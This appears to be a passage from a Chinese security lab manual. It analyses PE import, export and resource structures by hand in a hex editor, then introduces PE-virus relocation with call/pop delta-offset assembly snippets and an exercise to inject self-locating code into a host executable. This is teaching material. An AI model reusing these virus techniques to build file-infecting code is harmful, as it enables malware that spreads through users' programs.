



图 12-2　引入函数节的基本组织结构

IMAGE_IMPORT_DESCTRIPTOR 结构的定义如下：

```
IMAGE_IMPORT_DESCTRIPTOR STRUCT
    Union
        DWORD  Characteristics;
        DWORD  OriginalFirstThunk;
    Ends
    DWORD  TimeDateStamp;
    DWORD  ForwarderChain;
    DWORD  Name1;
    DWORD  FirstThunk;
IMAGE_IMPORT_DESCTRIPTOR ENDS
```

一个 IMAGE_THUNK_DATA 结构实际上就是一个双字，定义如下：

```
IMAGE_THUNK_DATA STRUCT
    Union u1
       DWORD  ForwarderString;
        DWORD  Function;
        DWORD  Ordinal;
        DWORD  AddressOfData;
    Ends
IMAGE_THUNK_DATA ENDS
```

IMAGE_IMPORT_BY_NAME 用来定义引入函数的名称，结构如下：

```
IMAGE_IMPORT_BY_NAME STRUCT
    WORD  Hint;
    BYTE  Name1;
IMAGE_IMPORT_BY_NAME ENDS
```

（2）引出函数节的基本组织结构如图 12-3 所示。





图 12-3　引出函数节的基本组织结构

引出表的起始位置是一个 IMAGE_EXPORT_DIRECTORY 结构，定义如下：

```
IMAGE_EXPORT_DIRECTORY STRUCT
    DWORD  Characteristics;          //未使用，总是 0
    DWORD  TimeDateStamp;            //文件的产生时刻
    WORD  MajorVersion;              //未使用，总是 0
    WORD  MinorVersion;              //未使用，总是 0
    DWORD  nName;                    //指向文件名的 RVA
    DWORD  nBase;                    //引出函数的起始序号
    DWORD  NumberOfFunctions;        //引出函数的总数
    DWORD  NumberOfNames;            //以名称引出的函数总数
    DWORD  AddressOfFunctions;       //指向引出函数地址表的 RVA
    DWORD  AddressOfNames;           //指向函数名地址表的 RVA
    DWORD  AddressOfNameOrdinals;    //指向函数名序号表的 RVA
IMAGE_EXPORT_DIRECTORY ENDS
```

## 【实验环境】

Windows XP 系统，hello-2.5.exe，user32.dll。

## 【实验步骤】

### 1. hello-2.5.exe 引入函数节分析

用 UltraEdit 打开程序 hello-2.5.exe，进行以下实验分析，如图 12-4 所示，图中选定部分为引入函数节两个完整的组织结构。





图 12-4　引入函数节分析

在 hello-2.5.exe 的可选映像头中引入表的 RVA 为 2014H，而引入函数节在内存中的 RVA 为 2000H，故而引入表相对引入函数节起始位置偏移为 14H，而该节在文件中的 RVA 为 600H，所以 IMAGE_IMPORT_DESCRIPTOR 在文件中位置为（2014H–2000H）+600H=614H，则 OriginalFirstThunk 值为 2050H，按照与前面相同的计算方法（下同），650H 处为 IMAGE_THUNK_DATA，值为 2064，则文件 664H 处为一个 IMAGE_IMPORT_BY_NAME 结构。这个位置第一个 WORD 为 80H（引入函数的序号），之后是“ExitProcess”（引入函数名），以 0 结尾。

这个 IMAGE_IMPORT_DESCRIPTOR 结构的 Name 为 672H 处的 kernel32.dll。FirstThunk 字段值为 2000H，实际地址为 600H，值为 2064H，位置为 664，看得出来与 OriginalFirstThunk 最终指向的内容相同，而文件 600H 处的数值在程序运行时会被设置为 ExitProcess 的真实地址。

**2. user32.dll 引出函数节分析**

用 UltraEdit 分析打开 user32.dll 进行以下实验分析，如图 12-5 所示，图中选中部分为 CloseWindow 函数的起始地址。

在 user32.dll 中引出函数节位于.text 节中。IMAGE_EXPORT_DESCRIPTORY 在文件中的 RVA 为 2D00H，其结构中几个重要字段分别为：AddressOfFunctions(RVA)，3928H；AddressOfNames(RVA)，4498；AddressOfNamesOrdinals(RVA)，5008H。由于 user32.dll 中，.text 节在内存中 RVA 为 1000H，在文件中偏移为 400H，故分别换算成 2D28H，3898H，4408H。

引出函数的序列号、函数名和函数地址分别在三个不同的数组中，一一对应。文件 2D28H 开始的数组中按双字存放函数地址、3898H 开始的数组中按双字存放函数名字符串的地址、4408H 开始的数组中按字存放函数序列号。





图 12-5 UltraEdit 打开 user32.dll

以函数 CloseWindow 为例。首先找到 CloseWindow 在文件中的地址为 4E19H，换算成内存地址为 5A19H，到文件中 AddressOfNames 的 RVA 处查看 5A19H 确定其是第 69 个地址。因为 AddressOfNames 和 AddressOfNamesOrdinal 一一对应，确定其序列号 44H（69 以十六进制表示为 45H，因序列号从 00 开始故为 44H），故在 AddressOfFunctions 中 2D28H+44H×4=2E38H 处有函数地址值 00045F7F，由于 user32.dll 的 ImageBase 为 77D10000，故而 CloseWindow 在内存中的实际地址为 77D55F7F。

**【思考题】**

请对 user32.dll 引出函数表进行分析（分析 MessageBoxA 函数的地址），回答以下问题。

（1）该函数名称字符串在文件中的位置：______。

（2）该函数的序列号______。

（3）该函数在内存中的实际地址：______。

## 12.1.3 PE 文件资源节分析

**【实验目的】**

用 PE 查看工具分析 PE 资源节的目录结构，了解 PEview 图标的数据段位置。

**【原理简介】**

资源节装载整个 resource table 结构和资源的数据，整个 resource table 由 4 个结构组成：

- IMAGE_RESOURCE_DIRECTORY 结构
- IMAGE_RESOURCE_DIRECTORY_ENTRY 结构

- IMAGE_RESOURCE_DIRECTORY_STRING 或 IMAGE_RESOURCE_DIR_STRING_U 结构
- IMAGE_RESOURCE_DATA_ENTRY 结构

整个 resource 结构是一个树状结构，只有一个 root（根）节点，然后长出许多的树枝，最后是叶子。根部和每个树枝是一个节点，这个节点由 IMAGE_RESOURCE_DIRECTORY 结构和 IMAGE_RESOURCE_DIRECTORY_ENTRY 结构组成。而 IMAGE_RESOURCE_DIRECTORY_STRING（IMAGE_RESOURCE_DIR_STRING_U）结构和 IMAGE_RESOURCE_DATA_ENTERY 都是整个资源树末端的叶子。

**1. Directory（目录）结构**

```
IMAGE_RESOURCE_DIRECTORY STRUCT
    DWORD   Characteristics;
    DWORD   TimeDateStamp;
    WORD    MajorVersion;
    WORD    MinorVersion;
    WORD    NumberOfNamedEntries;
    WORD    NumberOfIdEntries;
//  IMAGE_RESOURCE_DIRECTORY_ENTRY DirectoryEntries[];
IMAGE_RESOURCE_DIRECTORY ENDS
```

这个结构里的 Characteristics、MajorVersion 以及 MinorVersion 一直为 0，不使用。

NumberOfNamedEntries 代表一个数量，表示以 Name 作为子树的个数。

NumberOfIdEntries 代表一个数量，表示以 ID 作为子树的个数。

而 Directory 引出的 Entry 数量是 NumberOfNamedEntries 与 NumberOfIdEntries 之和，即：NumberOfNamedEntries+NumberOfIdEntries 等于 Entry 的数量。

**2. Entry 结构的定义**

```
IMAGE_RESOURCE_DIRECTORY_ENTRY STRUCT
    DWORD Name;
    DWORD OffsetToData;
IMAGE_RESOURCE_DIRECTORY_ENTRY ENDS
```

当 Name 的高最位（bit31）为 1 时：Name[0…30]（低 31 位）是一个 offset 指向 IMAGE_RESOURCE_DIR_STRING_U 结构。Bit31 为 0 时，Name 表示一个 ID 值。

当 OffsetToData 的最高位（bit31）为 1 时：OffsetToData[0…30]（低 31 位）是一个 offset 指向下一个 Directory 结构。bit31 为 0 时，OffsetToData 仍然是一个 offset 值，它指向一个 IMAGE_RESOURCE_DATA_ENTRY 结构。

Entry 的职责是给出下一个 Directory 或 Data，从资源树的角度来看，Entry 要么给出下一个节点，要么给出叶子。

**【实验环境】**

Windows XP 系统，PEview.exe。

【实验步骤】

**1. PEview.exe 资源节分析**

在 PE 文件中，资源节的组织类似于磁盘文件的组织，是基于多级目录的。PE 文件中资源节的根目录和子目录都是一种 IMAGE_RESOURCE_DIRECTORY 结构。

IMAGE_RESOURCE_DIRECTORY 之后是一系列由 IMAGE_RESOURCE_DIRECTORY_ENTRY 结构组成的数组作为一级目录。数组中的元素个数由 IMAGE_RESOURCE_DIRECTORY 中 NumberOfIdEntries 字段的值确定。

PEview.exe 中有 9 个 IMAGE_RESOURCE_DIRECTORY_ENTRY 结构，ID 从 02H 的 BITMAP 到 18H 的 MANIFEST。用 PEview 查看这个部分，对应于 IMAGE_RESOURCE_DIRECTORY 中的 Type 部分。

一级目录之后为二级目录，在 PEview.exe 文件中 B058H～B15CH，用 PEview 查看，对应于 IMAGE_RESOURCE_DIRECTORY 中的 NameID。

三级目录在二级目录之后，从 B160H 至 B2C4H，用 PEview 查看，对应于 IMAGE_RESOURCE_DIRECTORY 里的 Language，而目录的 offset 指向的就是 DATA ENTRY。

IMAGE_RESOURCE_DATA_ENTRY 中含 RVAOfData、Size、CodePage、Reserved 等字段，其中 RVAOfData 指向资源数据部分。

**2. PEview.exe 图标的替换**

使用 PEview 打开 PEview.exe，找到 ICON 0001，这就是 PEview.exe 的图标。它的数据位于文件 CA48H～CD2FH 的 744 个字节。使用 UltraEdit 打开 PEview.exe，修改这 744 个字节，那么会发现图标已经不同了。

【思考题】

用 UltraEdit 修改 PEview.exe，使得该文件的图标变成 PEview.ico。

## 12.2 PE 病毒分析

### 12.2.1 病毒重定位

【实验目的】

了解 PE 病毒的基本原理，熟悉 PE 病毒中的部分关键技术。

【原理简介】

在编写正常程序的时候根本不用去关心变量（常量）的位置，因为源程序在编译的时候它在内存中的位置已经被计算好了。程序装入内存时，系统不会为它重定位。而病毒的生存空间就是宿主程序，而因为宿主程序不同，所以病毒每次插入到宿主程序中的位置也不同。那么病毒需要用到的变量的位置就无法确定。这就是病毒首先要重定位的原因。

下面介绍几种常见的病毒重定位的方法。

**1. call vstart**

```
vstart:
pop ebx
sub ebx, offset vstart
```

这种是最简单的重定位方式。下面逐句地讲解这种重定位方法。

call vstart。该语句导致程序流程转向 vstart 所标记的 pop ebx 一句，同时，pop ebx 所在的地址（也就是 vstart 所标记的地址）被放入堆栈中。

vstart：pop ebx。这句会把堆栈中刚存入的 vstart 的地址弹出并放入 ebx 寄存器中。将 ebx 中的实际地址和 offset vstart（编译时算出的地址）相减，得出实际地址和编译地址的差值。病毒会始终保持这个差值，在需要使用编译地址的地方（通常是寻找代码中的某个变量时），将编译地址加上差值后再来使用。

**2. vstart**

```
call getvs
getvs:
call getvs_01
getvs_01:
pop ebx
sub ebx, offset getvs_01 - offset vstart
```

这种定位方法在原理上和第一种一样，只是把定位点改为 vstart 了。

vstart：call getvs。使程序流程转到 getvs: call getvs_01，同时把该处的地址压入堆栈。

getvs: call getvs_01。使程序流程转到 getvs_01: pop ebx 处，同时把该处的地址压入堆栈。

getvs_01: pop ebx。将 getvs_01 的实际地址弹出放入 ebx 中。

sub ebx, offset getvs_01 – offset vstart。getvs_01 的实际地址 – getvs_01 的编译地址 + vstart 的编译地址 ＝ 程序实际地址和编译地址的差值 + vstart 的编译地址 ＝ vstart 的实际地址。

**【实验环境】**

UltraEdit，hello-2.5.exe，hello.exe。

**【实验步骤】**

熟悉病毒重定位的基本思路和方法，在 hello-2.5.exe 中添加一段代码，该段代码满足以下几个条件。

（1）该段代码弹出一个对话框（标题：信安病毒重定位，内容：姓名+学号）。

（2）该段代码同时包括代码和字符串数据。

（3）该段代码可以插入到.text 节的任意指令之间，而不需要修改该段代码中的任何字节。

